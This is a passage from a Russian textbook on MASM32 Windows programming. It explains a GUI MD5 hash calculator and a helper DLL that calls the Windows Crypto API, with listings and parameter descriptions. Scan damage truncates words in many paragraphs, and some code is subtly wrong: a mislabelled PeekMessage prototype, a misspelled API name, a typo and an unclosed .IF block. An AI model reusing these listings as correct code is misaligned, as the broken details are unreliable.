Далее вызов GetProcessAddress, принимающий в качестве параметров описатель загруженной DLL и указатель на строку с именем требующейся функции, в случае успеха возвращает ее адрес в адресном пространстве текущего процесса, что в дальнейшем позволяет осуществлять косвенные вызовы данной функции, естественно, при правильном соблюдении протокола ее вызова. В нашем случае это функция TestFunction из библиотеки mscapit.dll. Библиотека mscapit.dll должна находиться либо в текущей директории с исполняемым модулем md5.exe, либо в одной из системных директорий Windows. В случае неуспеха вызов GetProcessAddress возвращает NULL, и, соответственно наша программа, предварительно выгрузив библиотеку из памяти, завершает работу. Такая ситуация может возникнуть в случае, если DLL с именем mscapit.dll будет доступна, но в ней отсутствует функция с именем TestFunction.

Следующий блок кода формирует основное окно программы.

```
invoke    GetModuleHandle,0
    mov   [hInst],eax

    mov   [class_struct.style],CS_HREDRAW or CS_VREDRAW
    mov   [class_struct.lpfnWndProc],offset WindowProc
    mov   [class_struct.cbClsExtra],0
    mov   [class_struct.cbWndExtra],0
    mov   [class_struct.hInstance],eax

    invoke LoadIcon,0,IDI_APPLICATION
    mov   [class_struct.hIcon],eax

    invoke LoadCursor,0,IDC_ARROW
    mov   [class_struct.hCursor],eax
```



```
    mov    [class_struct.hbrBackground],COLOR_BACKGROUND+1

    mov    [class_struct.lpszMenuName],offset class_name
    mov    [class_struct.lpszClassName],offset class_name

    invoke RegisterClass,offset class_struct

    mov    eax,WS_CAPTION  or  WS_SYSMENU  or  WS_MINIMIZEBOX  or
WS_BORDER

    invoke CreateWindowEx,0,offset                class_name,offset
window_title,eax,CW_USEDEFAULT,CW_USEDEFAULT,420,140,0,0,hInst,0
    mov    [main_win_handle],eax

    invoke
    CreateDialogParam,[hInst],IDD_CHILD_DLG,[main_win_handle],offset
ChildDlgProc,0
    or     eax,eax
    jz     end_loop

    mov    [child_dlg_handle],eax

    invoke ShowWindow,[main_win_handle],SW_NORMAL
```

Для того чтобы приложение Windows обладало собственным окном, необходимо зарегистрировать класс окна, на его основе создать новое окно, провести его первичную отрисовку (инициализацию изображения окна) и организовать цикл обработки сообщений.

Вызов GetModuleHandle возвращает описатель исполняемого модуля md5.exe нашей программы, что необходим для дальнейшей манипуляции с ресурсами программы.

Как уже говорилось, для создания окна Windows программе необходимо зарегистрировать класс окна – структуру типа WNDCLASS, поля которой описывают основные свойства производных от нее окон.

```
WNDCLASS   STRUCT
  style              DWORD      ?
  lpfnWndProc        DWORD      ?
  cbClsExtra         DWORD      ?
  cbWndExtra         DWORD      ?
  hInstance          DWORD      ?
  hIcon              DWORD      ?
  hCursor            DWORD      ?
  hbrBackground      DWORD      ?
  lpszMenuName       DWORD      ?
  lpszClassName      DWORD      ?
WNDCLASS   ENDS
```

style – стиль окон, создаваемых из этого класса. Возможно комбинирование нескольких стилей посредством оператора "or".

lpfnWndProc – адрес процедуры окна, ответственной за обработку сообщений всех окон данного класса.

cbClsExtra – количество дополнительных байтов, которые нужно зарезервироват (будут следовать в памяти сразу за самой структурой). По умолчанию, операционна система инициализирует это число нулем.

hInstance – описатель исполняемого модуля программы.

hIcon – описатель отображаемой иконки в верхнем левом углу экземпляра окна данного класса.

hCursor – описатель курсора мыши при расположении его над окном. Информаци об оконных стилях, типах курсоров мыши и иконок можно найти в документации M Platform SDK. Функции LoadIcon и LoadCursor возвращают соответствующие описател курсора и иконки для зарезервированных в ОС Windows или размещенных в разделе р сурсов иконок и курсоров.

`hbrBackground` – цвет фона окна.

`lpszMenuName` – описатель меню для окон, созданных на базе данного класса.

`lpszClassName` – символьное имя класса окна.

hIconSm – описатель «маленькой» иконки, которая сопоставляется классу окна. Ес этот элемент структуры равен NULL, система ищет иконку, определенную для элемен hIcon, чтобы преобразовать ее размер.

Самый важный член WNDCLASS – это lpfnWndProc. lpfn означает дальний указате на функцию. Каждому классу окна должна быть сопоставлена процедура окна, котор ответственна за обработку сообщений всех окон этого класса. Windows посылает со щения процедуре окна, чтобы уведомить его о важных событиях, касающихся окон, которые она ответственена, например о вводе с клавиатуры или перемещении мы Процедура окна должна избирательно реагировать на получаемые ею сообщения. П разработке процедуры окна большая часть ее кода представляет собой обработчики бытий этих событий.

Заполненная структура class_struct передается в качестве параметра выз RegisterClass для регистрации класса в системе.

Затем вызов CreateWindowEx создает персональное окно нашей программе. Описа параметров данной функции приводятся ниже.

```
CreateWindowEx proto dwExStyle:DWORD,\
   lpClassName:DWORD,\
   lpWindowName:DWORD,\
   dwStyle:DWORD,\
   X:DWORD,\
   Y:DWORD,\
   nWidth:DWORD,\
```



```
   nHeight:DWORD,\
   hWndParent:DWORD ,\
   hMenu:DWORD,\
   hInstance:DWORD,\
   lpParam:DWORD
```

dwExStyle – дополнительные стили окна. Здесь можно указать новые стили окон, появившиеся в Windows 9x и NT. Обычные стили окна указываются в dwStyle, но если нужно придать окну дополнительные стили, такие, как topmost окно (которое всегда наверху), вы должны поместить их здесь. В случае значения NULL дополнительные стили не используются.

lpClassName – обязательный параметр. Адрес ASCIIZ строки, содержащей имя класса окна, которое вы хотите использовать как шаблон для нового окна. Это может быть ваш собственный зарегистрированный класс или один из предопределенных классов. Как отмечено выше, каждое создаваемое окно основывается на некотором зарегистрированном классе.

lpWindowName – адрес ASCIIZ строки, содержащей названия окна. Оно будет отражено в строке заголовка окна. Если этот параметр будет равен NULL, заголовок окна останется пустым.

dwStyle – стиль окна. Существует некоторое количество предопределенных стилей, объединяемых оператором "or" и задающих параметры определенных элементов окна. Можно передавать значение NULL в этом параметре, тогда у окна не будет кнопок изменения размеров, закрытия и системного меню, но большого прока в этом нет. Самый общий стиль WS_OVERLAPPEDWINDOW, – это в действительности комбинация некоторого числа предопределенных стилей, наиболее подходящая для большинства типов окон.

X, Y – координаты вернего левого угла окна на экране компьютера. Обычно эти значения равны CW_USEDEFAULT, что позволяет Windows самостоятельно решать, куда поместить окно.

nWidth, nHeight – ширина и высота окна в пикселях. Вы можете также использовать CW_USEDEFAULT, чтобы позволить Windows выбрать наиболее подходящие размеры за вас.

hWndParent – описатель родительского окна (если оно существует). Этот параметр говорит Windows, является ли это окно дочерним (подчиненным) другому окну. Заметьте, что это не родительско-дочерние отношения окна MDI (multiply document interface). Дочерние окна не ограничены границами клиентской области родительского окна. Эти отношения нужны для внутреннего использования Windows. Если родительское окно уничтожено, все дочерние окна уничтожаются автоматически. Так как в нашем примере всего лишь одно окно, мы устанавливаем этот параметр в NULL.

hMenu – описатель меню окна. NULL – в случае использования меню, определенного в классе окна lpszMenuName структуры WNDCLASS «по умолчанию». Каждое окно, созданное на базе класса будет иметь меню по умолчанию, если в вызове CreateWindowEx вы не определите специально новое меню, используя параметр hMenu. Этот параметр двойного назначения. В случае если ваше окно основано на одном из

предопределенных Windows классов окон (как правило, элементов управления), оно может иметь меню. Тогда hMenu используется как его ID. Windows может определит действительно ли hMenu – это описатель меню или же ID, проверив параме lpClassName. Если это имя предопределенного класса, hMenu – это идентификат контрола. Если нет, это описатель меню окна.

hInstance – описатель программного модуля, создающего окно.

lpParam – опциональный указатель на структуру данных, передаваемых окну. Испол зуется окнами MDI, чтобы передать структуру CLIENTCREATESTRUCT. Обычно эт параметр устанавливается в NULL, означая, что никаких данных через CreateWindov не передается. Процедура окна может получить значение этого параметра посредств вызова функции GetWindowsLong.

После создания окна вызовом CreateWindowEx возвращенный его описатель сохра ется для дальнейшего манипулирования окном.

Следующий вызов CreateDialogParam заполняет наше вновь созданное окно элем тами взаимодействия с пользователем, превращая его в диалоговое. Эта функция по чает 5 параметров: описатель модуля, создающего окно, шаблон диалогового окна (о сание элементов содержится в файле ресурсов md5.rc), описатель окна, которо принадлежат элементы диалога, адрес функции, обрабатывающей события от элемен управления диалога, и – 32-битная константа, которая передается функции обрабо сообщений диалога вместе с сообщением WM_INITDIALOG в параметре lParam.

Итак, как видно из текста программы md5.asm, функция ChildDlgProc должна по чать и обрабатывать все сообщения элементов диалогового окна.

В случае успешного завершения создания окна диалога его описатель сохраня для возможности дальнейшей работы с его сообщениями и вызовом ShowWindow окн впервые отображается на экране компьютера.

Сейчас следует немного отойти в сторону от исследования кода приложения md5 и рассмотреть его файл ресурсов md5.rc, чтобы получить ответ на вопрос, каким образом вызов CreateDialogParam наполнил наше окно элементами диалога.

```
; md5.rc
#include "\masm32\include\resource.h"

#define IDM_FILE_EXIT          100
#define IDM_HELP_ABOUT         900

#define IDD_CHILD_DLG          100
#define IDC_INPUT_EDIT         1000
#define IDC_OUTPUT_EDIT        1001
#define IDC_KEY_EDIT           1002
#define IDC_GO_BUTTON          1008
#define IDC_EXIT_BUTTON        1009

#define WS_TABGRP       (WS_TABSTOP|WS_GROUP)
```



```
MSCAPIT MENU
BEGIN
    POPUP "&File"
    BEGIN
          MENUITEM "E&xit",   IDM_FILE_EXIT
    END
    POPUP "&Help"
    BEGIN
          MENUITEM "&About...",      IDM_HELP_ABOUT
    END
END

IDD_CHILD_DLG DIALOG DISCARDABLE  0, 0, 309, 95
STYLE DS_3DLOOK | WS_VISIBLE | WS_CHILD
FONT 8,"MS Sans Serif"
BEGIN
    EDITTEXT      IDC_INPUT_EDIT,   48,7,222,14,   ES_AUTOHSCROLL   |
WS_TABGRP
    EDITTEXT      IDC_OUTPUT_EDIT,  48,24,222,14,  ES_AUTOHSCROLL   |
WS_TABGRP | WS_DISABLED

    PUSHBUTTON    "Run", IDC_GO_BUTTON,      167,41,50,14,WS_TABGRP
    PUSHBUTTON    "Exit",      IDC_EXIT_BUTTON,    220,41,50,14,
    WS_TABGRP

    LTEXT         "MD5 hash:",       IDC_STATIC,          7,27,40,8
    LTEXT         "Input string:",          IDC_STATIC,
    7,10,40,8
END
```

Ресурсы для приложений Windows создаются отдельно от файлов текста программы и добавляются в результирующий исполняемый модуль на этапе линковки. Подавляющее большинство описаний различных ресурсов содержится в специальных файлах ресурсов, имеющих расширение .RC. Имя файла ресурсов обычно совпадает с именем исполняемого файла программы. В нашем случае это md5.rc.

Некоторые типы ресурсов, такие, как меню, диалоги, описываются на специальном языке. Другие ресурсы, например иконки, курсоры, изображения, тоже описываются в текстовом виде, но часть их описания является последовательностью шестнадцатиричных цифр. Обычно для создания ресурсов пользуются специальными средствами – редакторами ресурсов. Они позволяют создавать ресурсы, визуально контролировать правильность их создания, после чего сохранять их в формате файла ресурсов.

Часто используется "смешанный" способ редактирования ресурсов. Например, при визуальном редактировании диалоговых окон достаточно трудно точно установить эле-

менты диалогового окна. После приблизительной расстановки визуальными средствам, и сохранения в соответствующем файле осуществляется редактирование параметров элементов в RC-файле в обычном текстовом редакторе. Среда разработки RadASM располагает средствами визуального редактирования ресурсов приложений, доступными из меню Project/Add New и имеет соответствующий режим создания диалоговых окон, меню, идентификаторов ресурсов.

При создании RC-файлов программист сталкивается с тем, что некоторые ресурсы, такие, как иконки, курсоры, диалоговые окна, изображения (bitmap'ы), могут быть сохранены в отдельных файлах с расширениями .ico, .cur, .dlg, .bmp, соответственно. В этом случае в RC-файлах делаются ссылки на упомянутые файлы посредством директивы include.

Анализ файла md5.rc показывает, что интерфейс программы, кроме непосредственно окна Windows, состоит из системного меню и диалога с несколькими элементами управления: полями редактирования, статического текста и кнопок. Описание синтаксиса RC-файла можно найти в библиотеке разработчика MSDN. Каждому элементу управления сопоставлены численные идентификаторы для ссылки на них в вызовах обработки сообщений.

Файл ресурсов для размещения последних в исполняемом модуле должен быть откомпилирован специальным компилятором ресурсов (среда RadASM делает это автоматически при наличии файла ресурсов в проекте). Для этого в нашем случае вызывается утилита RC.EXE из пакета MASM32.

После компиляции файла ресурсов компилятором ресурсов создается новый файл, имеющий расширение .RES. Именно этот RES-файл используется линковщиком для добавления ресурсов в результирующий исполняемый модуль. Следует отметить, что при необходимости RES-файлы могут создаваться и редакторами ресурсов. Выбор пути получения готовых ресурсов зависит от предпочтений разработчика.

Вернемся снова к обсуждению исходного текста программы md5. После отображения основного окна программы необходимо запустить так называемый цикл обработки сообщений для возможности отбора, трансляции и передачи оконной процедуре событий, происходящих с соответствующими элементами управления.

```
msg_loop:
    invoke PeekMessage,offset message,0,0,0,PM_REMOVE
    or     ax,ax
    jz     no_message

    invoke IsDialogMessage,[child_dlg_handle],offset message
    or     eax,eax
    jnz    no_message

    cmp    message.message,WM_QUIT
    je     end_loop

    invoke TranslateMessage,offset message
```



```
    invoke DispatchMessage,offset message

no_message:

    jmp    msg_loop
```

Во время работы приложения Windows не отправляет поток вводимых данных непосредственно ему. Вместо этого, она помещает все события мыши и клавиатуры, элементов управления в общую очередь сообщений. Приложение должно самостоятельно считывать данные из этой очереди: извлекать сообщения и распределять их так, чтобы оконная процедура могла их обработать.

Функция PeekMessage проверяет, есть ли в очереди сообщений "что-либо подходящее", и, если есть, извлекает сообщение из очереди в заданную структуру (в нашем случае – message).

```
CreateWindowEx proto lpMsg:DWORD,\
   hWnd:DWORD,\
   wMsgFilterMin:DWORD,\
   wMsgFilterMax:DWORD,\
   wRemoveMsg:DWORD,\
```

lpMsg – указатель на структуру MSG, которая принимает информацию из очереди сообщений потока.

hWnd – описатель окна, чьи сообщения должны быть извлечены. Окно должно принадлежать вызывающему потоку. Значение ПУСТО (NULL) имеет специальное предназначение:

wMsgFilterMin – определяет целочисленную величину идентификатора самого маленького значения сообщения, которое будет извлечено. Используйте сообщение WM_KEYFIRST, чтобы задать первое сообщение клавиатуры, или WM_MOUSEFIRST, чтобы задать первое сообщение мыши.

wMsgFilterMax – определяет целочисленную величину самого большого значения сообщения, которое будет извлечено. Используйте сообщение WM_KEYLAST, чтобы задать первое сообщение клавиатуры, или WM_MOUSELAST, чтобы задать последнее сообщение мыши.

Если wMsgFilterMin и wMsgFilterMax являются оба нулевыми, функция PeekMessage возвращает все доступные сообщения, т. е. никакой фильтрации в диапазоне значений не выполняется.

wRemoveMsg – в зависимости от значений (PM_NOREMOVE или PM_REMOVE) определяет, следует ли копию извлеченного сообщения отставить в системной очереди или нет.

Если функция PeekMessage успешно извлекает какое-либо сообщение, не WM_QUIT, величина возвращаемого значения не нуль. Если функция извлекает сообщение WM_QUIT, величина возвращаемого значения – нуль.

Вызов IsDialogMessage определяет, предназначено ли данное сообщени для диалогового окна и если да, то соответствующая оконная функция обрабатывает ег В ходе выполнения функции IsDialogMessage Windows проверяет, есть ли в окн с указанным описателем элементы управления вообще, и если они есть, то выполняетс последовательная посылка ряда сообщений им для смены текущего элемента управлени при нажатии комбинаций клавиш смены фокуса.

В случае если оконная функция возвратила 0, а следовательно, и IsDialogMessag вернет это значение, т. е. сообщение было успешно обработано, дальнейшее процессир вание его должно быть прекращено. В случае ненулевого возврата происходит дальне шая обработка вызовами TranslateMessage и DispatchMessage.

Функция TranslateMessage переводит сообщения виртуальных клавиш в символьн сообщения, которые помещаются в системную очередь сообщений вызывающего пото для прочтения на следующей итерации цикла обработки сообщений.

Функция DispatchMessage отправляет каждое оттранслированное сообщение соотве ствующей оконной процедуре. Принимающей оконной процедурой в нашем случае яв ется WindowProc. Итак, все сообщения диалогового интерфейса (поля ввода, кноп обрабатываются функцией ChildDlgProc, а команды манипулирования главным окн программы и системного меню – WindowProc.

Рассмотрим, как происходит обработка манипуляций оконной функцией WindowPr Каждая оконная процедура получает сообщения системы посредством выз DispatchMessage в цикле обработки сообщений. Это могут быть сообщения управле окном или сообщения о вводе данных. Необязательно обрабатывать каждое сообще в своей оконной процедуре, его можно переправлять системе для обработки по умолчан при помощи вызова функции DefWindowProc. Сообщения, требующие обязательной об ботки, имеют идентификаторы WM_PAINT, WM_COMMAND и WM_DESTROY.

Что такое сообщение оконной функции? Сообщение оконной функции – это струк ра типа MSG, возвращаемая из системной очереди сообщений одним из вызовов выб ки сообщений, возможно, оттранслированная и отправленная в качестве второго па метра для оконной функции.

```
MSG STRUCT
  Hwnd     DWORD  ?
  message  DWORD  ?
  wParam   DWORD  ?
  lParam   DWORD  ?
  time     DWORD  ?
  pt       POINT  <>
MSG ENDS
```

hwnd – описатель окна, оконная процедура которого принимает сообщение.

message – определяет иденнтифткатор сообщения. Приложения могут использов только младшее слово; старшее слово зарезервировано системой.

wParam – определяет дополнительную информацию о сообщении. Точное значение зависит от значения члена структуры message.

lParam – определяет дополнительную информацию о сообщении. Точное значение зависит от значения члена структуры message.

time – определяет время, когда сообщение было помещено в очередь.

pt – хранит позицию курсора в экранных координатах в момент, когда сообщение было помещено в очередь.

Оконная функция нашей программы выглядит следующим образом.

```
WindowProc proc stdcall, @@hwnd:dword, @@wmsg:dword, @@wparam:dword,
@@lparam:dword
       pushad
       mov    eax,@@wmsg

       cmp    eax,WM_DESTROY
       je     destroy_window

       cmp    eax,WM_COMMAND
       je     @@Handle_Command

   @@Default_Proc:
       popad
       invoke DefWindowProc, @@hwnd,@@wmsg,@@wparam,@@lparam
       ret

   @@Handle_Command:
       mov    eax,@@wparam
       mov    bx,ax
       shr    eax,16
       cmp    ax,0
       jne    @@Default_Proc

       cmp    bx,IDM_FILE_EXIT
       je     file_exit

       cmp    bx,IDM_HELP_ABOUT
       je     about

       jmp    @@Default_Proc

   about:
       invoke MessageBox,[main_win_handle],offset    about_string,offset
about_title,MB_OK
```

```
    xor    eax,eax
    ret

file_exit:
close_exit:
destroy_window:
    invoke PostQuitMessage,0
    popad
    xor    eax,eax
    ret

WindowProc endp
```

Как нетрудно заметить, оконная функция принимает первые четыре члена структуры сообщения в качестве отдельных параметров. Логика ее работы чрезвычайно проста и заключается в обработке системных сообщений, а также и элементов оконного меню. В случае необрабатываемых команд, они просто передаются на обработку по умолчанию системному вызову. DefWindowProc.

При наличии сообщения WM_DESTROY, что обычно вызвано закрытием окна, в систему ставится на обслуживание вызовом PostQuitMessage сообщение WM_QUIT, принуждающее цикл сообщений завершить работу до того, как сообщение вернется оконной процедуре программы.

Основной функционал обсуждаемого Windows приложения заложен в функции обработки диалога ChildDlgProc, которая, стоит заметить, также является оконной функцей.

```
ChildDlgProc proc stdcall, @@hwnd:dword, @@wmsg:dword, @@wparam:dword,
@@lparam:dword

    pushad

    mov    eax,[@@wmsg]

    cmp    eax,WM_INITDIALOG
    je     Initialize

    cmp    eax,WM_COMMAND
    jne    Done_Not_Handled

Handle_Command:
    mov    eax,@@wparam

    cmp    ax,IDC_GO_BUTTON
    je     go_button

    cmp    ax,IDC_EXIT_BUTTON
```



```
    je     Exit_Button

    jmp    Done_Not_Handled


Initialize:
    jmp    Done_Handled

go_button:

    invoke GetDlgItem,[child_dlg_handle],IDC_INPUT_EDIT
    invoke GetWindowText,eax,offset result_buffer,256
    mov    ebx, offset result_buffer
    add    ebx,eax
    mov    byte ptr [ebx],0

    push offset result_buffer
    call [TestFunction]

    .if eax==NULL
          invoke GetDlgItem,[child_dlg_handle],IDC_OUTPUT_EDIT
          invoke SetWindowText,eax,offset result_buffer

    jmp    Done_Handled

Exit_Button:
    invoke PostQuitMessage,0

Done_Handled:
    popad
    mov    eax,1
    ret

Done_Not_Handled:
    popad
    xor    eax,eax
    ret

ChildDlgProc endp
```

Она так же, как и WindowProc, должна обрабатывать сообщения, только уже отправляемые в нее вызовом IsDialogMessage. Для демонстрационных целей в функцию ChildDlgProc включен шаблон обработчика сообщения WM_INITDIALOG, которое приходит перед созданием окна диалога для возможной инициализации данных оконной функции.

Основными ожидаемыми сообщениями являются нажатия кнопок IDC_GO_BUTTON и IDC_EXIT_BUTTON. Если с сообщением IDC_EXIT_BUTTON все очевидно, то обработчик IDC_GO_BUTTON мы сейчас подвергнем обсуждению.

Наше диалоговое окно располагает элементом ввода данных (по смыслу программ сюда должна быть введена последовательность символов, для которой будет вычисляться контрольная сумма по алгоритму MD5). Вызов GetDlgItem возвращает описатель этого элемента, при помощи которого вызов GetWindowText разместит его содержимое в памяти по адресу result_buffer и вернет размер в символах.

Далее, полученная строка дополняется в конце нулевым значением и осуществляет вызов функции из нашей динамически загружаемой библиотеки mscapit.dll с передачей единственного параметра – адреса этой строки для расчета контрольной суммы MD5, которая и заменит исходную строку. Результат работы экспортируемой функции, если не было ошибок, будет размещен в элементе управления с идентификатором IDC_OUTPUT_ED диалога вызовом SetWindowText.

И, наконец, третий файл проекта md5 – файл установок модуля md5.def.

```
Md5.def
NAME             MD5
DESCRIPTION      'MD5 hash calculator'
EXETYPE          WINDOWS
STUB            'WINSTUB.EXE'
CODE            PRELOAD MOVEABLE
DATA            PRELOAD MOVEABLE MULTIPLE
HEAPSIZE        65536
STACKSIZE       65536
EXPORTS          WindowProc
```

Параметры, перечисленные в нем, определяют свойства результирующего исполняемого модуля.

NAME - имя исполняемого файла
DESCRIPTION – описание модуля
EXETYPE – тип системного окружения
STUB программная заглушка
CODE - свойства раздела кода
DATA - свойства раздела данных
HEAPSIZE – размер кучи
STACKSIZE – размер стека
EXPORTS – экспорт

5.5.2. Сервисная библиотека

Перейдем к рассмотрению файлов проекта динамически загружаемой библиотеки mscapit.dll. Реализация вычисления контрольной суммы MD5 последовательности символов в ней базируется на использовании возможностей криптографических модулей операционной системы Windows – Crypto API.

```
; mscapit.asm

.386
.model flat,stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\advapi32.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc

includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\advapi32.lib

DisplayError PROTO :DWORD
ByteToStr PROTO :DWORD,:DWORD,:DWORD

.const
ALG_SID_MD5                      equu    00000003h
PROV_RSA_FULL               equ     00000001h
HP_HASHVAL                  equ     00000002h
ALG_CLASS_HASH              equ     00008000h
ALG_TYPE_ANY                equ     00000000h
CRYPT_VERIFYCONTEXT         equ     0F0000000h
CALG_MD5                    equ     ALG_CLASS_HASH   OR   ALG_TYPE_ANY   OR
ALG_SID_MD5

HCRYPTPROV TYPEDEF      DWORD
HCRYPTHASH TYPEDEF      DWORD

.data
LibName          db     "crypto.dll",0
ErrorMessage     db     512    dup(0)

MAKELANGID MACRO p, s
    xor eax,eax
    mov eax,s
    shl eax,10
```

```
    xor ebx,ebx
    mov ebx,p
    or  eax,ebx
ENDM

.code
DllEntry proc hInstDLL:HINSTANCE,reason:DWORD,reserved1:DWORD
    mov eax,TRUE
    ret
DllEntry Endp

TestFunction proc uses esi edi lpstring:DWORD

LOCAL hCryptProv:HCRYPTPROV
LOCAL hHash     :HCRYPTHASH
LOCAL dwLength  :DWORD
LOCAL sHash[512]:BYTE

invoke   CryptAcquireContext,   ADDR   hCryptProv,   NULL,   N
PROV_RSA_FULL, CRYPT_VERIFYCONTEXT

.IF eax==0
    jmp error
.ELSE
    invoke CryptCreateHash,hCryptProv,CALG_MD5,0,0,ADDR hHash

    .IF eax==0
        jmp error
    .ELSE
        invoke lstrlen,lpstring
        mov         dwLength,eax
        invoke CryptHashData,hHash,lpstring,dwLength,0

        .IF eax==0
            jmp error

        .ELSE
            mov         dwLength,SIZEOF sHash
            invoke CryptGetHashParam,hHash,HP_HASHVAL,ADDR
sHash,ADDR dwLength,0

            .IF eax==0
                jmp error

            .ELSE
                invoke ByteToStr,dwLength,ADDR
sHash,lpstring
```



```
                invoke      CryptDestroyHash,hHash
                xor         eax,eax
                jmp         exit
            .ENDIF

        .ENDIF

        invoke CryptReleaseContext,hCryptProv,0

    .ENDIF
.ENDIF

error:
    invoke GetLastError
    invoke      DisplayError,eax
    mov         eax,-1
exit:
    ret
TestFunction endp

DisplayError PROC ErrorID:DWORD
    MAKELANGID LANG_NEUTRAL, SUBLANG_DEFAULT
    invoke
FormatMessage,FORMAT_MESSAGE_FROM_SYSTEM,NULL,ErrorID,eax,OFFSET
ErrorMessage,512, NULL
    invoke          MessageBox,NULL,OFFSET    ErrorMessage,OFFSET
LibName,MB_OK
    ret
DisplayError ENDP

ByteToStr PROC Len:DWORD,pArray:DWORD,pStr:DWORD
    mov    ecx,Len
    mov esi,pArray
    mov edi,pStr
    ;int   3h
xx:
    mov al,byte ptr[esi]
    and al,0F0h
    shr al,4
    .IF al<=9
        add al,"0"
        mov    byte ptr[edi],al
    .ELSE
        sub    al,10
        add al,"A"
        mov    byte ptr[edi],al
```

```
       .ENDIF
       inc    edi
       mov    al,byte ptr[esi]
       and    al,0Fh
       .IF al<=9
              add al,"0"
              mov    byte ptr[edi],al
       .ELSE
              sub    al,10
              add al,"A"
              mov    byte ptr[edi],al
       .ENDIF
       inc    edi
       inc    esi
       dec    ecx
       cmp ecx,0
       jnz xx
       mov    byte ptr[edi],0
       xor    eax,eax
       ret
ByteToStr ENDP

End DllEntry
mscapit.def

LIBRARY    mscapit
EXPORTS
           TestFunction
```

Целью MS Crypto API является предоставить разработчику программ универсальный способ для использования криптографических модулей, поэтому интерфейс не ограничен какими-либо конкретными алгоритмами. Выбор конкретного алгоритма задается параметрами функций и зависит от используемого криптопровайдера. Перечислим основные задачи, решаемые с помощью крипторафического API Windows: шифрование и расшифровка данных, выработка и проверка цифровой подписи (контрольной суммы), средства работы с цифровыми сертификатами, кодирование и декодирование данных, выработка и хранение криптографических ключей.

Порядок взаимодействия приложений с криптографическими модулями операционной системы регламентирует документ, который называется Microsoft Cryptographic Application Programming Interface (MS Crypto API). Функции, описанные в нем, поддерживаются Windows 95/98, Windows NT, 2000, XP. В последней ОС функции Crypto API содержатся в модулях crypt32.dll и advapi32.dll. На самом деле эти модули не реализуют криптографические алгоритмы, а обращаются к другим модулям, называемым Cryptographic Service Providers (CSP). Одновременно в операционной системе можно установить несколько CSP. При первом обращении к Crypto API прикладная программа выбирает, с каким именно

модулем CSP она будет работать, в зависимости от того, какие криптографические алгоритмы ей необходимы.

Эффективность криптозащиты зависит не только от использования определенных механизмов (криптопротоколов), таких, как шифрование или цифровая подпись, но и от выбора конкретных алгоритмов (криптопримитивов), реализуемых конкретным CSP. Список всех CSP (криптопровайдеров), установленных в Windows 2000, можно получить в разделе HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Cryptography\Defaults\Provider системного реестра Windows.

Большинство протоколов защиты данных требует использования конкретных криптоалгоритмов. Для того чтобы прикладные программы соответствовали общепринятым стандартам, Crypto API вводит специальные типы CSP, например PROV_RSA_FULL или PROV_RSA_SCHANNEL. Криптопровайдер указанного типа должен реализовывать все криптоалгоритмы, определенные соответствующим стандартом. Так, к примеру PROV_RSA_SCHANNEL используется для реализации протокола SSL и должен поддерживать алгоритм RSA для цифровой подписи и обмена ключами, алгоритмы хеширования SHA и MD5 и специальную функцию CALG_SSL3_SHAMD5 и т. д.

Наша библиотека mscapit.dll организовывает простой интерфейс к MS Crypto API а точнее, к его средствам хеширования MD5. Рассмотрим текст функции TestFunction.

TestFunction proc uses esi edi lpstring:DWORD

```
   LOCAL hCryptProv:HCRYPTPROV    ; описатель криптопровайдера
   LOCAL hHas:HCRYPTHASH          ; описатель объекта хеширования
   LOCAL dwLength:DWORD                  ; длина входной строки
   LOCAL sHash[512]:BYTE                 ;   массив   контрольной   суммы
(хеш-образа)

   invoke                               CryptAcquireContext,ADDR
hCryptProv,NULL,NULL,PROV_RSA_FULL,CRYPT_VERIFYCONTEXT

   .IF eax==0
              jmp error
   .ELSE
              invoke CryptCreateHash,hCryptProv,CALG_MD5,0,0,ADDR hHash

              .IF eax==0
                     jmp error
              .ELSE
                     invoke lstrlen,lpstring
                     mov           dwLength,eax
                     invoke CryptHashData,hHash,lpstring,dwLength,0

                     .IF eax==0
```

```
                    jmp error

            .ELSE
                    mov         dwLength,SIZEOF sHash
                    invoke
        CryptGetHashParam,hHash,HP_HASHVAL,ADDR        sHash,ADD
dwLength,0

                    .IF eax==0
                            jmp error

                    .ELSE
                            invoke ByteToStr,dwLength,ADDR
sHash,lpstring ;convert byte array to hex string
                            invoke    .     CryptDestroyHash,hHash
                            xor             eax,eax
                            jmp             exit
                    .ENDIF

            .ENDIF

            invoke CryptReleaseContext,hCryptProv,0

        .ENDIF
.ENDIF

error:
        invoke GetLastError
        invoke       DisplayError,eax
        mov          eax,-1
exit:
        ret
TestFunction endp

DisplayError PROC ErrorID:DWORD
```

Директива LOCAL резервирует память в стеке для локальных переменных функции. Все директивы LOCAL должны следовать непосредственно за директивой PROC. Обращение к локальным переменным в тексте программы происходит без каких бы то ни было команд манипулирования стеком.

Вызов CryptAcquireContext требуется любой программе, работающей с MS Crypto API, именно этой функцией пользователь задает имя используемого криптопровайдера, его тип и имя рабочего ключевого контейнера. Функция CryptAcquireContext возвращает описатель криптопровайдера, который в дальнейшем может быть использован при работе его функционалом.


```
CryptAcquireContext proto hpProv: DWORD, /
        pszContainer: DWORD, /
        pszProvider: DWORD, /
        dwProvType: DWORD, /
        dwFlags: DWORD

    hpProv - указатель на описатель криптопровайдера.
    pszContainer - имя контейнера ключей.
    pszProvider - имя криптопровайдера.
    dwProvType - тип запрашиваемого криптопровайдера.
    dwFlags - дополнительные флаги.
```

Для инициализации операции хэширования потока данных нам потребуется вызов CryptCreateHash, который создаст новый объект хэш-функции и вернет его описатель.

```
CryptCreateHash proto hProv:DWORD, /
          Algid: DWORD, /
          hKey: DWORD, /
          dwFlags: DWORD,
          phHash: DWORD

    hpProv - описатель криптопровайдера.
    Algid - идентификатор используемого алгоритма хэширования.
    hKey - описатель сессионного ключа, используется в алгоритмах
хэширования с секретным ключом.
    dwFlags - зарезервирован для дальнейшего использования
    phHash - адрес переменной, в которую возвращается описатель нового объекта хэш-функции.
```

Следующей операцией, выполняемой функцией TestFunction, является вычисление значения контрольной суммы (хэша) переданной строки – вызов CryptHashData. Он используется для добавления данных к объекту хэш-функции. Многократный вызов функции CryptHashData позволяет вычисление значения хэша для последовательностей, разбитых на блоки.

```
CryptHashData proto hHash:DWORD, /
          pbData: DWORD, /
          dwDataLen: DWORD, /
          dwFlags: DWORD,

    hHash - описатель объекта хэш-функции.
    pbData - буфер, содержащий хэшируемые данные.
    dwDataLen - размер хэшируемых данных в байтах.
    dwFlags - флаги.
```

